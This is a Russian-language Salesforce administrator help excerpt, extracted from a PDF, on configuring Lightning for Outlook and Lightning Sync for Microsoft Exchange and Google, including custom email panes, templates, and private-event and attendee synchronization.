
Проверка подлинности соединения между сервером Microsoft Exchange и системой Salesforce

- Просмотр настройки и конфигурации

Получение доступа к приложению Lightning для Outlook

Выполните первый шаг для получения доступа к содержимому Salesforce, связанному с продажами, непосредственно в Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013.

1. В веб-приложении Outlook (OWA), Outlook 2016 или в Outlook 2013 откройте «Параметры», после чего выберите **Управление приложениями**. В этом разделе выберите **Salesforce**.



2. Если приложение недоступно, добавьте его из магазина Office.
3. Включите его после отображения Lightning для Outlook.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка Lightning для Outlook
- Lightning для Outlook

Предоставление доступа к Salesforce приложению Microsoft® Outlook®

Подготовьте системы к созданию контактов Salesforce, а также к просмотру контактов, интересов и пользователей. В Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016 и Outlook 2013 можно просматривать организации, возможности и обращения.

1. В OWA, Outlook 2016, Outlook for Mac 2016 или Outlook 2013 выберите сообщение эл. почты из папки «Входящие» либо «Отправленные» или событие в календаре. Выберите **Salesforce**. Появится приглашение к входу в систему Salesforce.


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка Lightning для Outlook
- Lightning для Outlook



2. После входа в Salesforce будут отображены соответствующие записи.

Настройка Lightning for Outlook под ваших торговых представителей

Помогите своим пользователям Lightning for Outlook делать больше, настроив доступное им содержимое Salesforce, с которым они смогут работать из Microsoft® Outlook®.

Чтобы настроить Lightning для Outlook для своих пользователей, включите настраиваемое содержимое для Lightning для Outlook.

1. Введите строку `Lightning for Outlook` в поле «Быстрый поиск» меню «Настройка», затем выберите пункт **Параметры Lightning for Outlook**.
2. Установите флажок **Настройка содержимого с помощью конструктора приложений (beta)**.
3. В Salesforce Classic нажмите кнопку **Сохранить**.
   Теперь все готово для создания настраиваемые области приложений эл. почты с помощью конструктор приложений Lightning.

1. Создание настраиваемых областей приложения эл. почты для пользователей Lightning for Outlook
   Выберите содержимое Salesforce, доступное торговым представителям в Lightning for Outlook, создав настраиваемые области приложения эл. почты с помощью конструктора приложений Lightning.
2. Назначение настраиваемых областей приложения эл. почты для пользователей Lightning для Outlook
   Чтобы предоставить настраиваемые области приложений эл. почты пользователям Lightning для Outlook, активируйте области и назначьте их профилям пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы изменить Lightning для Outlook, создайте и сохраните Страницы Lightning в конструкторе приложений Lightning
- Настройка приложения

Для просмотра страниц Lightning в конструкторе приложений Lightning
- Просмотр настройки и конфигурации

Создание настраиваемых областей приложения эл. почты для пользователей Lightning for Outlook

Выберите содержимое Salesforce, доступное торговым представителям в Lightning for Outlook, создав настраиваемые области приложения эл. почты с помощью конструктора приложений Lightning.

Создайте область приложения эл. почты и добавьте стандартные или настраиваемые компоненты, с которым будут работать пользователи Lightning for Outlook из Outlook. Вы также можете использовать компоненты из AppExchange.

1. Создание области приложения эл. почты. Действия различаются в зависимости от того, где вы работаете — в Lightning Experience или Salesforce Classic.
   - В Lightning Experience.

     Введите строку `Lightning for Outlook` в поле «Быстрый поиск» меню «Настройка», затем выберите пункт **«Параметры»**. Нажмите кнопку **Создать** в разделе «Области приложения эл. почты».
   - Если вы используете Salesforce Classic, выполните следующие действия.

     Введите строку *«Конструктор приложений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Создать»** в разделе «Страницы Lightning».
2. Выберите **«Область приложения эл. почты (Beta)»**.
3. Назначьте области уникальную метку и щелкните **«Далее»**.
4. Чтобы начать с пустого макета, выберите шаблон области. Чтобы начать с макета, на котором уже будут стандартные компоненты, клонируйте стандартную системную страницу.
5. Нажмите кнопку **«Готово»**.
6. Перетащите компоненты в область.

   Чтобы изменить порядок отображения компонентов, перетащите их вверх или вниз.
7. Щелкните пустую область холста, чтобы просмотреть свойства страницы и добавить описание области.
8. Нажмите кнопку **«Сохранить»**.

Чтобы сделать область приложения эл. почты доступной пользователям Lightning для Outlook, активируйте область и назначьте ее профилям пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы изменить Lightning для Outlook, создайте и сохраните Страницы Lightning в конструкторе приложений Lightning
- «Настройка приложения»

Для просмотра страниц Lightning в конструкторе приложений Lightning
- Просмотр настройки и конфигурации

СМ. ТАКЖЕ:

Настройка Lightning for Outlook под ваших торговых представителей

Назначение настраиваемых областей приложения эл. почты для пользователей Lightning для Outlook

Чтобы предоставить настраиваемые области приложений эл. почты пользователям Lightning для Outlook, активируйте области и назначьте их профилям пользователей.

Можно сделать область стандартной для всех пользователей или назначить ее определенным профилям пользователей.

Выполните эти действия, чтобы изменить назначения областей.

1. Работа с областями приложений эл. почты. Этот шаг выполняется по-разному в зависимости от того, где вы работаете: Lightning Experience или Salesforce Classic.
   - В Lightning Experience на странице настройки введите *Lightning для Outlook* в поле Быстрый поиск и выберите **Параметры Lightning для Outlook**.
   - В Salesforce Classic на странице настройки введите *Конструктор приложений* в поле Быстрый поиск и выберите **Параметры конструктора приложений Lightning**.
2. Щелкните ссылку **«Правка»** напротив профиля пользователя, который хотите активировать.
3. Нажмите **Активация**.

   Прим.: В Lightning Experience можно назначить область приложения эл. почты нескольким профилям пользователей, нажав кнопку **Задать назначения областей**.

СМ. ТАКЖЕ:

Настройка Lightning for Outlook под ваших торговых представителей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно с Sales Cloud, Service Cloud и Force.com в: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы изменить Lightning для Outlook, создайте и сохраните Страницы Lightning в Конструкторе приложений Lightning
- «Настройка приложения»

Для просмотра страниц Lightning в конструкторе приложений Lightning
- Просмотр настройки и конфигурации

Lightning для Outlook с расширенными сообщениями электронной почты

Включите расширенные сообщения электронной почты с помощью Lightning для Outlook для ваших представителей, чтобы они могли связывать электронные сообщения с соответствующими записями Salesforce быстро и без труда.

С расширенными сообщениями электронной почты возможно следующее:

- Торговые представители могут связывать сообщения электронной почты с записями Salesforce в процессе формирования электронного письма.
- Торговые представители могут связывать сообщения электронной почты со всеми соответствующими контактами, интересами и пользователями одним щелчком мыши.
- Когда представители связывают электронные сообщения с соответствующими организациями, возможностями, обращениями или настраиваемыми объектами, все контакты, интересы и отдельные лица электронных сообщений связываются автоматически.

ВЕРСИИ

Доступно для управления из Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

- Связанные сообщения электронной почты сохраняют свой формат Rich HTML, поэтому сообщения в Salesforce выглядят точно так же, как в Outlook™.

Рекомендации по расширенным сообщениям электронной почты с Lightning для Outlook

Перед включением расширенных сообщений электронной почты для Lightning для Outlook необходимо ознакомиться с некоторыми рекомендациями.

- Торговые представители могут связывать электронные сообщения с людьми, включая контакты, интересы и пользователей Salesforce, включенных в список получателей сообщений электронной почты.
- Помимо получателей сообщений электронной почты, торговые представители могут связывать электронное сообщение с еще одной записью Salesforce, такой как организация, возможность, обращение или настраиваемый объект.
- В отношении сообщений электронной почты, связанных с обращением, торговые представители могут поменять взаимосвязь на другое обращение после удаления оригинальной записи электронного сообщения с целью удаления оригинальных взаимосвязей.
- В отношении сообщений электронной почты, связанных с интересами, торговые представители могут поменять взаимосвязь с другим интересом, если этот интерес является получателем или отправителем электронного сообщения.
- В отношении сообщений электронной почты, связанных с организацией, возможностью или записью настраиваемого объекта, торговые представители могут менять взаимосвязь с другими записями Salesforce, кроме обращений.

Использование шаблонов электронной почты Lightning с помощью приложения электронной почты

Используйте шаблоны электронной почты Lightning с помощью Lightning для Outlook или Lightning for Gmail для экономии времени и надлежащего обмена сообщениями со всеми клиентами. Вы можете создать шаблоны Lightning в Salesforce. Если вы готовы отправить сообщение электронной почты, вы можете получить доступ к шаблонам из своего приложения электронной почты.

Прим.: Шаблоны Salesforce Classic не поддерживаются в Lightning для Outlook или Lightning for Gmail.

1. Создание шаблона в Lightning Experience.
2. В приложении для электронной почты начните составлять сообщение электронной почты и укажите его получателей.
3. В области приложения электронной почты нажмите **«Выбрать шаблон эл. почты»**.
4. Для просмотра списка доступных шаблонов электронной почты Lightning по типу записи, такого как интерес, выберите тип записи.
5. Выберите шаблон Lightning, который хотите использовать для составляемого сообщения электронной почты.
6. После появления шаблонов в основном тексте сообщения электронной почты измените содержимое сообщения электронной почты как вам нужно.
7. Когда будете готовы, отправьте свое сообщение электронной почты.

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Доступ к Lightning для Outlook
- Lightning для Outlook

Доступ к Lightning for Gmail
- Lightning for Gmail

Создание шаблонов эл. почты
- Отправка электронной почты

Для обновления шаблонов эл. почты
- «Изменение всех данных» или владение шаблоном

Синхронизация Lightning

Синхронизируйте контакты и события между приложениями Microsoft® либо Google и Salesforce, используя облачные продукты для интеграции. Давайте разберемся, чем полезна синхронизация с облаком. Для того чтобы выполнить работу, пользователям не нужно устанавливать или обновлять программное обеспечение вручную. Кроме того, администраторам и ИТ-специалистам Salesforce проще администрировать эту функцию.

синхронизация Lightning совместимо с несколькими версиями приложений Microsoft® Exchange, Контакты Google и Google Calendar™.

синхронизация Lightning для Microsoft Exchange могут синхронизировать контакты и события между календарем на базе Microsoft Exchange и Salesforce.

синхронизация Lightning для Google может синхронизировать контакты между Контактами Google и Salesforce, и ваши события только из календаря Google в Salesforce.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как синхронизируется информация при использовании Lightning Sync

Узнайте, как Lightning Sync обрабатывает контакты и события, настроенные для использования Lightning Sync.

Рекомендации по Lightning Sync

Перед развертыванием Lightning Sync для торговых представителей ознакомьтесь с данными рекомендациями.

Lightning Sync для Microsoft® Exchange

Поддерживайте синхронизацию контактов и событий между сервером Microsoft® Exchange и Salesforce без установки и обслуживания программного обеспечения.

синхронизация Lightning для Google

Синхронизируйте контакты и события между приложениями Google и Salesforce. Синхронизация Lightning для Google требует наличия учетной записи G Suite.

Управление пользователями Lightning Sync

После настройки Lightning Sync определите, как ваши торговые представители будут использовать функции и помогать другим пользователям в поиске и решении проблем.

Как синхронизируется информация при использовании Lightning Sync

Узнайте, как Lightning Sync обрабатывает контакты и события, настроенные для использования Lightning Sync.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Синхронизация участников события

Узнайте, как и когда синхронизация Lightning может синхронизировать сведения об участниках события между Microsoft® или Google Calendars™ и Salesforce.

Синхронизация личных событий

Узнайте, как личные события синхронизируются между Salesforce и приложениями календаря после того, как вы настроили для использования приложение Lightning Sync.

Удаление событий

Для торговых представителей можно настроить одновременное удаление событий из календаря и системы Salesforce.

Синхронизация участников события

Узнайте, как и когда синхронизация Lightning может синхронизировать сведения об участниках события между Microsoft® или Google Calendars™ и Salesforce.

ВЕРСИИ

Доступно для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Оставаясь в Salesforce, все участники группы сбыта смогут видеть, какие потенциальные и действующие клиенты, а также коллеги приглашены на торговые встречи, даже если эти участники рабочей группы создают события в собственных календарях Microsoft и Google. Участники рабочей группы также могут видеть, кто отправляется на мероприятие, благодаря синхронизации ответов участников.

Сведения об участнике события автоматически синхронизируются в Salesforce при следующих условиях.

- Организатор события настроен на синхронизацию событий с помощью Lightning Sync.
- Адреса электронной почты участников события совпадают с контактами, интересами или профилями пользователей в Salesforce.

Синхронизация участников события работает посредством организатора события. Команды из отделов продаж получат максимальную пользу от синхронизации участников события, если синхронизация событий настроена администраторами для всех пользователей Salesforce, которые отправляются на встречи чаще всего. Иначе команды могут подвергнуться ограничениям синхронизации участников событий.

Ограничения для участников

Если администраторы настроят синхронизацию организатора после синхронизации участников, команды из отдела продаж будут подвержены следующим ограничениям.

- Некоторые участники событий невидимы для событий в Salesforce.

- После сброса синхронизации для участника события этот участник увидит некоторые повторяющиеся события в Salesforce.

Ограничения для участников по синхронизации событий в оба направления

Если ваша компания использует Microsoft Office 365, администраторы могут настраивать синхронизацию участников в оба направления в отношении событий, созданных или измененных в Lightning Experience или Salesforce1. Чтобы настроить данную функцию, администраторы должны просмотреть раздел с описанием настройки торговыми представителями просмотра, приглашения и контроля участников событий в параметрах настройки для событий и календарей справки Salesforce.

Настройка событий для синхронизации в оба направления и синхронизации участников имеет ограниченную функциональность. Ограничения различаются в зависимости от того, в каком пользовательском интерфейсе работают торговые представители. Для понимания различий просмотрите данные рекомендации и ограничения.

- Важные примечания по синхронизации событий между Microsoft® Office 365® и Salesforce
- Функции, отличающиеся или недоступные в Lightning Experience: Участники события
- Функции, отличающиеся или недоступные в приложении Salesforce1: Участники события

Синхронизация личных событий

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Узнайте, как личные события синхронизируются между Salesforce и приложениями календаря после того, как вы настроили для использования приложение Lightning Sync.

Если вы пользуетесь приложением Lightning Sync, спросите администратора приложения Salesforce о том, синхронизированы ли ваши личные события для синхронизации между приложением-календарем и приложением Salesforce. Администраторы могут задать синхронизацию личных событий `Sync Private Events` в вашей конфигурации приложения Lightning Sync. Личные события синхронизируются в соответствии с фильтрами, определенными в конфигурации представителя.

После выбора этой функции новые и обновленные личные события будут синхронизированы в следующем цикле синхронизации (обычно циклы синхронизации выполняются с интервалом в несколько минут).

После начала синхронизации личных событий некоторые сведения о личном событии становятся видимы для ваших коллег в зависимости от двух факторов: система, в которой выполняется просмотр событий, и настройки общего доступа календаря, назначенные вами в системе <0>Salesforce<1>.

В <0>Salesforce<1> время начала и окончания личного события видно для коллег, однако сведения о событии скрыты. Все подробности личного события видны администраторам Salesforce, которые могут просматривать, редактировать и составлять отчеты о событиях. Вы можете предоставить коллегам доступ к большему количеству сведений о личных событиях, изменив уровень предоставления доступа к календарю в разделе «Личные настройки».

В приложении календаря сведения о личном событии совместно используются коллегами и супервизорами, как и раньше. См. документацию на это приложение календаря для получения дополнительных сведений.

Если администратор принимает решение отключить синхронизацию личных событий, то личные события торговых представителей не будут синхронизироваться, начиная со следующего цикла синхронизации. Версия каждого личного события, которая синхронизировалась ранее, остается в Salesforce и в вашем календаре до тех пор, пока вы не удалите один или оба экземпляра события.

Важное замечание: Настройки синхронизации личных событий представителя видны только администраторам, и только они знают, изменились ли настройки. Важно, чтобы администраторы доводили до сведения представителей информацию о том, с чем они могут столкнуться — это позволит представителям соответственным образом готовить календарь и не вносить в Salesforce напоминание о том, что им нужно посетить 95-й день рождения двоюродной бабушки.

СМ. ТАКЖЕ:

Чем отличаются личные элементы в системе Salesforce и приложении Microsoft® Outlook®?

Удаление событий

Для торговых представителей можно настроить одновременное удаление событий из календаря и системы Salesforce.

Администраторы программы Salesforce могут настроить приложение Lightning Sync таким образом, чтобы при удалении синхронизируемого события парное ему событие автоматически удалялось из другой системы. Администраторы могут выбрать эту настройку в конфигурациях Lightning Sync для представителей.

Имейте в виду, что заданное администратором приложения направление синхронизации и то, из какой системы удаляется событие, определяют, будет ли в соответствии с данной настройкой удалено парное событие. Например, если у вас настроена синхронизация только из Microsoft или Google в Salesforce, то при этом оба события удаляются за одно действие, если вы удаляете событие из календаря Microsoft или Google. Если вы удаляете событие из Salesforce, его копия сохраняется в календаре Microsoft или Google.

Эта настройка также автоматически удаляет события, когда вы переносите парное событие из календаря, принятого у вас рабочим по умолчанию, во вторичный календарь.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по Lightning Sync

Перед развертыванием Lightning Sync для торговых представителей ознакомьтесь с данными рекомендациями.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по синхронизации событий, переносимых из Microsoft® или Google в Salesforce

Прежде чем администраторы Salesforce настроят Lightning Sync для синхронизации событий представителей из Microsoft или Google только в Salesforce, им следует внимательно ознакомиться с этими рекомендациями. Это поможет предотвратить проблемы при развертывании.

Важные примечания по синхронизации событий между Microsoft® Office 365® и Salesforce

Прежде чем администраторы Salesforce настроят Lightning Sync для синхронизации событий представителей между Microsoft® Office 365® и Salesforce, им следует внимательно ознакомиться с этими рекомендациями. Это поможет предотвратить проблемы при развертывании.

Рекомендации для компаний с несколькими организациями Salesforce

Компания, использующая Lightning Sync в нескольких организациях Salesforce, должна следить за раздельным хранением данных в этих организациях путем внимательного отношения к процессу настройки конфигураций Lightning Sync.

СМ. ТАКЖЕ:

Рекомендации по переходу с Salesforce for Outlook на Lightning for Outlook и Lightning Sync

Рекомендации по синхронизации событий, переносимых из Microsoft® или Google в Salesforce

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прежде чем администраторы Salesforce настроят Lightning Sync для синхронизации событий представителей из Microsoft или Google только в Salesforce, им следует внимательно ознакомиться с этими рекомендациями. Это поможет предотвратить проблемы при развертывании.

Приложение Lightning Sync может синхронизировать события между календарями Microsoft® или Google и приложением Salesforce. Администраторы решают, могут ли представители синхронизировать события, а в некоторых случаях — и то, в каком направлении может осуществляться такая синхронизация, — путем настройки соответствующей функции из конфигураций Lightning Sync в приложении Salesforce.

Администраторам следует помнить, что Lightning Sync может переписать данные о событиях, если они не развернут и не предоставят ее представителям.

Приложение Lightning Sync может переписывать данные о событиях, если представители синхронизируют в направлении от Microsoft или Google только в Salesforce и события отвечают одному или нескольким из трех сценариев.

- Вы переносите пользователей из приложения Salesforce for Outlook.
- Торговые представители редактируют записи о событиях в системе Salesforce.
- Представители уже имеют доступ к Lightning for Outlook или к Lightning для Gmail.

Например, торговый представитель хранит сведения о встречах в записях о событиях Salesforce, однако эти сведения не включены в соответствующее событие календаря представителя. Во время первого сеанса синхронизации, если ее направление задано из Microsoft или Google только в Salesforce, приложение Lightning Sync переписывает событие в Salesforce событием из календаря.

Следуйте нашим рекомендациям по синхронизации событий, чтобы не допустить перезаписи событий представителей, если синхронизация происходит только в направлении от Microsoft или Google в Salesforce.

Рекомендации по синхронизации событий, переносимых из Microsoft или Google в Salesforce
Перед развертыванием Lightning Sync администратору следует ознакомиться с приведенными ниже рекомендациями, чтобы избежать перезаписи данных о событиях при некоторых сценариях синхронизации.

Рекомендации по синхронизации событий, переносимых из Microsoft или Google в Salesforce

Перед развертыванием Lightning Sync администратору следует ознакомиться с приведенными ниже рекомендациями, чтобы избежать перезаписи данных о событиях при некоторых сценариях синхронизации.

Если представитель попадает в один из сценариев, предусмотренных разделом Важные примечания по синхронизации событий из Microsoft® и Google в Salesforce, администраторы могут воспользоваться данными рекомендациями для настройки Lightning Sync для представителей.

- Не меняйте настройку `TODAY` для фильтра синхронизации событий в Lightning Sync. Это исключит правки, внесенные представителями в завершенные события Salesforce, из начальной синхронизации.
- Администраторы должны разъяснить представителям, что вносить правки в синхронизируемые события (такие как дата, время, тема или описание) следует в календаре, а не в системе Salesforce. Это предотвратит перезапись правок, сделанных в Salesforce, при синхронизации с Lightning Sync. (Представители могут продолжить использование функций Salesforce, не предусматривающих редактирования полей событий в системе Salesforce, аналогично работе с событиями, связанными с записями Salesforce.)

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Важные примечания по синхронизации событий между Microsoft® Office 365® и Salesforce

Прежде чем администраторы Salesforce настроят Lightning Sync для синхронизации событий представителей между Microsoft® Office 365® и Salesforce, им следует внимательно ознакомиться с этими рекомендациями. Это поможет предотвратить проблемы при развертывании.

Приложение Lightning Sync может синхронизировать события между календарями Microsoft® или Google и приложением Salesforce. Администраторы решают, могут ли представители синхронизировать события, а в некоторых случаях — и то, в каком направлении может осуществляться такая синхронизация, — путем настройки соответствующей функции из конфигураций Lightning Sync в приложении Salesforce.

Возможность проводить синхронизацию событий в обоих направлениях доступна только для тех клиентов, которые используют:

- Microsoft Office 365 в качестве корпоративного календаря;
- Lightning Experience или Salesforce1 для создания или редактирования событий Salesforce. При этом события, созданные или отредактированные в Salesforce Classic, не синхронизируются с Microsoft Office 365.

Имейте в виду, что настройка событий для двусторонней синхронизации между Microsoft Office 365 и Salesforce ограничивает некоторые функции календаря Salesforce в приложении Salesforce Classic.

- Пользователи могут просматривать только участников события.
- Пользователи могут добавлять или удалять участников только в Lightning Experience или Salesforce 1.
- Многопользовательское представление календаря и приложения Cloud Scheduler отключаются.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Синхронизация участников события

Рекомендации для компаний с несколькими организациями Salesforce

Компания, использующая Lightning Sync в нескольких организациях Salesforce, должна следить за раздельным хранением данных в этих организациях путем внимательного отношения к процессу настройки конфигураций Lightning Sync.

Ниже перечислены случаи, при которых считается, что компания использует несколько организаций.

- Тестирование новых функций в безопасной организации перед их настройкой в реальной организации.
- Использование отдельных организаций Salesforce для разных подразделений компании.

Чтобы запретить Lightning Sync синхронизацию контактов и событий между организациями Salesforce, не рекомендуем добавлять одного и того же пользователя в конфигурации Lightning Sync разных организаций.

Не рекомендуем помечать конфигурацию Lightning Sync в качестве неактивной для предотвращения синхронизации данных между организациями Salesforce. Конфигурация, помеченная как неактивная, не позволяет синхронизировать данные пользователя, но должна позже помечаться как активная, так как указанный пользователь может быть добавлен в несколько конфигураций Lightning Sync.

Пример: При тестировании функций Lightning Sync в безопасной организации компания добавляет пользователя в конфигурацию Lightning Sync безопасной организации. После надлежащей настройки функций Lightning Sync данный пользователь может быть добавлен в конфигурацию Lightning Sync реальной организации.

Прежде чем добавить пользователя в конфигурацию Lightning Sync реальной организации, рекомендуем удалить данного пользователя из конфигурации безопасной организации. В противном случае Lightning Sync может синхронизировать контакты и события между почтовым приложением пользователя, безопасной организацией и реальной организацией путем сохранения тестовых и реальных данных во всех трех источниках данных.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Lightning Sync для Microsoft® Exchange

Поддерживайте синхронизацию контактов и событий между сервером Microsoft® Exchange и Salesforce без установки и обслуживания программного обеспечения.

Когда контакты и события синхронизируются между сервером Microsoft® Exchange и системой Salesforce, производительность пользователей повышается. Это происходит потому, что нет необходимости выполнять одну и ту же работу в обеих системах. Кроме того, синхронизация Lightning синхронизирует элементы, независимо от того, работаете ли вы на своем рабочем столе или мобильном устройстве, используя приложение Salesforce1.

Администраторы Salesforce могут настроить работу торговых представителей с Lightning Sync, выбрав параметры синхронизации в Salesforce. Например, при настройке синхронизации контактов пользователей между Microsoft и Salesforce администраторы могут выбрать одно или оба направления. Администраторы также могут настроить синхронизацию событий в одном направлении, из Microsoft в Salesforce. Если ваша компания использует Microsoft® Office 365® и Lightning Experience или Salesforce1 для создания и редактирования событий, администраторы также могут настроить синхронизацию событий в обоих направлениях.

Кроме того, администраторы могут определить, как будут синхронизироваться события Microsoft с Salesforce. Администраторы могут настроить для торговых представителей синхронизацию всех событий или только избранных.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если настроена синхронизация только избранных событий, можно выбрать события Microsoft, которые будут синхронизироваться с помощью Lightning for Outlook. Lightning for Outlook — продукт для интеграции с Microsoft, который позволяет работать с функциями Salesforce напрямую из Microsoft Outlook®.

Администраторы могут выбрать дополнительные параметры для настройки синхронизации. Спросите у администратора, как будет выполняться синхронизация в следующих случаях.

- Синхронизируются ли личные события?
- Если синхронизируемые события удаляются из одной системы, будут ли они автоматически удалены из другой системы?
- Связываются ли ваши события автоматически с соответствующими контактами Salesforce или интересом?

Ограничения Lightning Sync для Microsoft Exchange

В настоящее время приложение Lightning Sync не выполняет следующие действия.

- Синхронизация повторяющихся событий
- Удаление синхронизируемых контактов за одно действие

Начало работы с Lightning Sync для Microsoft Exchange

Системные требования Lightning Sync для Microsoft® Exchange

Перед выполнением синхронизации контактов и событий торговых представителей посредством Lightning Sync убедитесь, что ваш сервер на базе Microsoft® Exchange соответствует данным системным требованиям.

Общие сведения о настройке Lightning Sync для Microsoft® Exchange

Администраторы приложения Salesforce могут так настроить приложение Lightning Sync, чтобы представители могли синхронизировать контакты и события между приложениями Microsoft® Exchange и Salesforce. Администраторы программы Salesforce и специалисты ИТ выполнят несколько операций на вашем сервере Exchange и в приложении Salesforce.

СМ. ТАКЖЕ:

Lightning для Outlook

https://resources.docs.salesforce.com/latest/latest/en-us/sfdc/pdf/salesforce_exchange_sync_admin_implementation_guide.pdf

